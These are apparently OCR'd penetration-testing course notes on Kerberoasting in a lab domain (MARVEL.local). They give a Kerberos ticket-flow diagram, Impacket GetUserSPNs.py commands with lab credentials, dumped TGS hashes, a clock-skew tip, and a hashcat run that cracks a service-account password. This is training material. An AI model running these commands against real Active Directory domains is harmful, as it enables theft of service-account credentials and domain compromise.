
KERBEROASTING


KERBEROASTING

Kerberoasting




Domain Controller
Goal of Kerberoasting: Get TGS and decrypt server's account hash
1. Reqest TGT, Provide NTLM hash
2. Recieve TGT enc w/ krbtgt hash
3. Reqeust TGS for Server (Presents TGT)
4. Recieve TGS ecn w/ server's account hash (TGS recieved)
PAC Validation Request. Optional
PAC Validation Response. Optional
5. Present TGS for service enc w/ server's account
6. Used when mutual authentication is required.
Victim/User
Application Server

https://medium.com/@Shorty420/kerberoasting-9108477279cc




```
root@kali:/opt/impacket/examples# python GetUserSPNs.py MARVEL.local/fcastle:Password1 -dc-i
p 10.0.3.4 -request
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

ServicePrincipalName                          Name            MemberOf
              PasswordLastSet       LastLogon
--------------------------------------------  --------------  --------------------------------
-------------  -------------------  ---------
HYDRA-DC/SVC_SQLService.MARVEL.local:60111  SVC_SQLService  CN=Domain Admins,OU=Groups,DC=MA
RVEL,DC=local  2019-07-24 12:02:02  <never>



$krb5tgs$23$*SVC_SQLService$MARVEL.LOCAL$HYDRA-DC/SVC_SQLService.MARVEL.local~60111*$7cba83b
1f1eaba727a54cc730d9cb58d$882768a5ba63cc262c946e0feecd4e840186cbd6ed0d155e1dae7e3cc0335ef486
4668382f89e55d197018f63e8e1ef679e32071d3ba807d7cc755e2df531f900419c777619e56025cfd331b55a21e
815692e715a4828a191aeae2b27e38c314b25b545c546a089bb35cce58614c76d5f8b827dc51cfd62221477336d2
32210213c0212c7cac4f3d3ebfc3d898512ccaf4bf3fd448fda8af2208691e9dc7490d8b93e5c373ebe1d4c2255c
cc888250962aa66c5ecf434d8ef7994790b886da7092442fada9e10330ae3539d3869abdf7969554a23299b491cd
b1df11eee586828837df60aae216532312369690860a5cea588baafa6cf7fa7ec8aa64a563d5ee33822abdc67687
94d0ed75c3fd49bd35801ee351b9af4305f678d3c85be00fae87bedd215830f21f8b21538545777dfba685fff563
```



Kerberoasting

Step 1: Get SPNs, Dump Hash

python GetUserSPNs.py <DOMAIN/username:password> -dc-ip <ip of DC> -request




jpcs 08/19/2020

I hope this will help someone in the future who searches this problem: for kerberoasting, to fix the Clock Skew error, run ntpdate [dc ip] then immediately run GetUserSPNs.py before your system auto updates the time. I'm running Virtual Box and apparently it does that, but it takes at least a second. Happy hacking!


👍 1 🔥 3

KERBEROAST HASHES: 13100 HASHCAT




```
┌──(trisdoan㉿ kali)-[~]
└─$ GetUserSPNs.py marvel.local/fcastle:Password1 -dc-ip 10.0.2.16 -request
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and wi
ll be removed in the next release.
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

ServicePrincipalName              Name        MemberOf                                                  PasswordLastSet      LastLogon
--------------------------------  ----------  --------------------------------------------------------  -------------------  ---------
HYDRA-DC/ZQLService.MARVEL.local:60111  SQLService  CN=Group Policy Creator Owners,OU=Groups,DC=MARVEL,DC=local  2022-08-16 16:29:25  <never>



$krb5tgs$23$*SQLService$MARVEL.LOCAL$HYDRA-DC/ZQLService.MARVEL.local~60111*$f293668d29e3f62b7504a1e0478c8c31$feb3df21c4f54ca740f9c5d8101cb86904b9fe3c691eadc03375d5210117ed5ccef18827bb10224cfbf12e60d9d1485957713440add9050532d2b369dea
0ac96b905708f8aa9ed8cfec9548b5f5457dc60009da122b32d848fb2701041b15344b0b6f22ad452f9a2c9eddf591e6f20d288f444d84a153db01a1f36196b2e591cc4d40a7107b7c59782898983c9170d2e9f0934293d5895624481a369425b7851e9ece49bc292ee4bb0180549a22e510
9c5d158a9350c36afbe6c435b75c2d794ee4b68d036dab5aec65998111958877a434dd139525f5ac7fe85e017fcb1cf58c914682cab34c6d43e52bd5ffda12b5482d9747c8e118255a00b0c4ee9e741ddf872871b7f636685ad00687a3fb98bd9d38fe3a30ac3d82794b074361b6b01a665e0
74831f5026e0d4d09d53535beff6ff02839a9579dfd5fb32b5138db76ca4d736ea4d3b7f668cd1f1a02a7506a94b376a90346c034ad1698426aacaf8a2916b9978c56d2cc516acb7b7bc88a496e0d5d37616545f33481e2f9f18e3a516a4c9ea3e586c9c4c48f0620bcc883c09f8cd2752e075
6a957df68bb57b1e318d41e1dc5b6be6981023cd8dfe71a7511ac0ba67f31b75f5dc3fc16624e820bf165890890a27f2f60e6e0920daffea847bcbf42243a574b222353d81b4143ff46a97192e154380b980313b0444b1bf0e4de3f91fe531e68593559a81a0058a508ca3e51049cbc845c92707b
16124c58dd9b7a28226b94d5a777087c3bdf0de912772c4703a320005ab9ddc20ad144605641ebc15dec55ecc139aa5e5156b8d504e2e266badabc8d30794c20673a2e6ce8d1787c3d9b5028ead11a4a485d79997f3ffb3c7bd2ef9ffcab8bea6bd6f5a5cdec20d164e5cdd5fe24891839e61
86798fe6cfda6202f302fe3b29e5d8bec76e8092e08001e3e327515a8a1cec6ea9901a129d22ea38f3bcc96a3f4e4cc6070ce5db13142dbc3ea3a7ae6c8b0b133989976d34a515be7c057ed714634e60f5628077306d3a0883cf3ca510ee3e72c55395cf6d393ae4454c8dff1ecbdbd15c30a178
d606a571e00a755f69600cf9faf9ab329378aca9587490b89c70742c111da76b536f305570e632f6bbfb22e8788719ee19d2cb2eae012c31e4fcb81ff0818620fab4a09e51a2aa466a11116d23468f3c083f7c1e08f92cc7f584e91cfe953ef1162e7f6b79ae797518f4361f146170461c74404f51b
c0acf9aa5a0c264a8f6bc0950a5a05c613794654d02dec8d27b9c15b42bea2a2a8b097ac78931fd6ede9f7024704cb
```

HASHCAT



```
┌──(trisdoan㉿ kali)-[~]
└─$ hashcat -h | grep -i "kerb"
19600 | Kerberos 5, etype 17, TGS-REP                  | Network Protocol
19800 | Kerberos 5, etype 17, Pre-Auth                 | Network Protocol
19700 | Kerberos 5, etype 18, TGS-REP                  | Network Protocol
19900 | Kerberos 5, etype 18, Pre-Auth                 | Network Protocol
 7500 | Kerberos 5, etype 23, AS-REQ Pre-Auth          | Network Protocol
13100 | Kerberos 5, etype 23, TGS-REP                  | Network Protocol
18200 | Kerberos 5, etype 23, AS-REP                   | Network Protocol

┌──(trisdoan㉿ kali)-[~]
└─$ 
```

CRACK



```
┌──(trisdoan㉿ kali)-[~]
└─$ hashcat -m 13100 newhash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 3.0 PoCL 3.0+debian  Linux, None+Asserts, RELOC, LLVM 13.0.1, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: pthread-11th Gen Intel(R) Core(TM) i7-11700KF @ 3.60GHz, 1405/2875 MB (512 MB allocatable), 1MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344374
* Bytes.....: 140056880
* Keyspace..: 14344374

Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$krb5tgs$23$*SQLService$MARVEL.LOCAL$HYDRA-DC/ZQLService.MARVEL.local~60111*$6f9e8802d9bba7472f81d59380ac2541$319cee6bf929637a013bd21b41cfc1b31114183c9579b314b46b1be9a593d870e5b7562c5f71af5cc8191f9a9cc2205fde0047ba86b598a665e7843993417
16aedd5702543b7ccb5e51c10030b004fd9c0cb654b6e73be125e793ca1f87a0f273d23617ea2e4c0a48b9227ddc47cac73287ecdd428991dbe6f05545c0178cf1340cdbf6e54f87efb062fe0b1eca49a07772fc2bbdd3ebd4df994d5d5f237d4bb5944cdc38eeb2191635079a61d0e58daa52ab84f
9fb5960584771b65fe5df564031415d3c4f28fc9e38677c7dd165cddeafe4e54ea6f9099eeee73654a5e188590ac96acc508502c2d007bdfb8adc8a5d95ebe37a125d3eec6a4feac4d95f8a5ba6eb7cbd24724afedc1d389437dc552b4c4d7d3a373cc8bbfb84bdb76055576aff04f88778d41981c9
d707ac7faba07891f43e26d782a6b2aa6da79e6623efcedac82e9c7a0a6abf5e9bf23f793cb4b3aaa249cdc4142c3805e827ad9a72a5c0d69a8632ba9d72f0c1b940c565f36044883b12613e9d764ca78d1ea859054eee7e7a22f8715db713f55935894359b599bb901993b1752ab439cd8e30b2d26
64e74aaa68fcb7aebeeda0082f1399df8f0ff35fe9c2eaf2a7109565c3f23154472582f424cfd3b856f3206cc32df37d8297c0a4115a511587606f0aac0f05e55b88562875454a51a93001bfcf84c1c545d83519d77cd4653efa8147c3d0af5cf0d83da717eea6e2f287bb6ea303543fe0c5043f344
4ea07e542a042c6b52b7255f8194af77f364dc85c7beff3b0645971d39fa9b766168668da6a00cb627882c1c219ba99325567a14ac689bea8283e2675e16306dabbfab68e2d7074c91ce9c81d54cfd83f19797f6dbf3940a8b7602d25310a7924d8d8e2b74eaf1633e1b7f3aa428f27c67c83024982
a895aad466401a6381f9ffa4673adaad3e9fd6c6e82b2e58721e4cd875ac0c06c42a34ff569cadc89cbcedd3b0a167dae3f36ff7226fb2085299798a2ee727dcbc46b56c224905901dfd0ebb16e4f3710e26fc398f8703d9deed466c7ce6335e81666c13ee8bc53f8256f46ee409d6de5d384021724
f595b81f996d002512b3c51344f9797b92d3074ef4cefb7d49c7f4dd2b997c65b2351d5b4f9ab8857e88228341bdb8a50747439bf6c0c241fd72897f3cc47aa1e42cb1ac1be910e470a4e87e0b8e4ef6bed2d1255fdf1ca1cf872423c67c1dda9b28b0b7f7e59d5089fa1044df3d784854f245d2c65
72c0e3defb152410b1049ddbc61e0f43ec8381bf53244c46dd2b953ae13465cfc4db8a934f0531e613981369116abd:MYpassword123#
```